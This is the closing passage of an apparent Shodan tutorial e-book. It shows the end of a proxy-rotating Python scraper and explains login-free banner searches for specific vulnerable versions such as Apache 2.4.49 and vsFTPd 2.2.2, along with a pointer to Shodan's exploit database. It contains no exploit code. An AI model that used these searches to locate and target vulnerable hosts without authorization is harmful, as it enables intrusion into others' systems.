'+host_name.text+'"'+',"host_org":'+'"'+host_org.text+'"'+',"country":'+'"'+country+'"'+'
},'
            print(f"{result} {res}")
            out.write(res)
    except:
        print(f"{error} Unstable proxy skipped {proxy}")
        pass
```

(Main script is in the same zip with this book , you can use to to scrape result from shodan , source code is open to read)

Now let's see what combined scripts output looks like:-

We have some cons too , we can't use filters because shodan doesn't support filters without login, but we found a way to search without a filter using string based search.

Examples :-
- Suppose you want to search for apache 2.4.49 server , You can Search for **"Apache/2.4.49"**
- Suppose you want to search for Php 7.2.18 , you can search for **PHP/7.2.18**
- Suppose you want to search for wordpress sites, you can search fo **"wp-json"**

This search is kinda complicated, cause without authentication we can't use search filters so our ability is limited but the result is not limited. You can craft your own search string based on your search , shodan string search actually matches the string with banner it got , suppose you want to search ftp server of **vsFTPd 2.2.2** you just can directly search for the string cause ftp that usage vsFTPd 2.2.2 this string will be visible on its banner.

You can use one more of shodan's paid service free , https://exploits.shodan.io, I have already created a python3 script for it. (https://github.com/system00-security/explapi)

Final Notes

This book is not about how to hack anyone’s device or anyone's property illegally,this book was about learning more deep things about shodan,now it’s time for you to use everything you learned on this book , do not use this knowledge illegally if you do author or this book is not responsible for your illegal activity , don’t waste time on harming other device, you can have fun with hacking other without permission but remember fun can’t make your carrier strong.shodan is a vault of information if you use it properly. Happy Hacking.

Useful Links :-

https://shodanio.wordpress.com/
https://help.shodan.io/
https://blog.shodan.io/
https://tryhackme.com/room/shodan
https://media.defcon.org/DEF%20CON%2018/DEF%20CON%2018%20presentations/DEF%20CON%2018%20-%20Schearer-SHODAN.pdf
https://0xjoyghosh.medium.com/information-gathering-scanning-for-sensitive-information-reloaded-6ff3455e0d4e
https://0xjoyghosh.medium.com/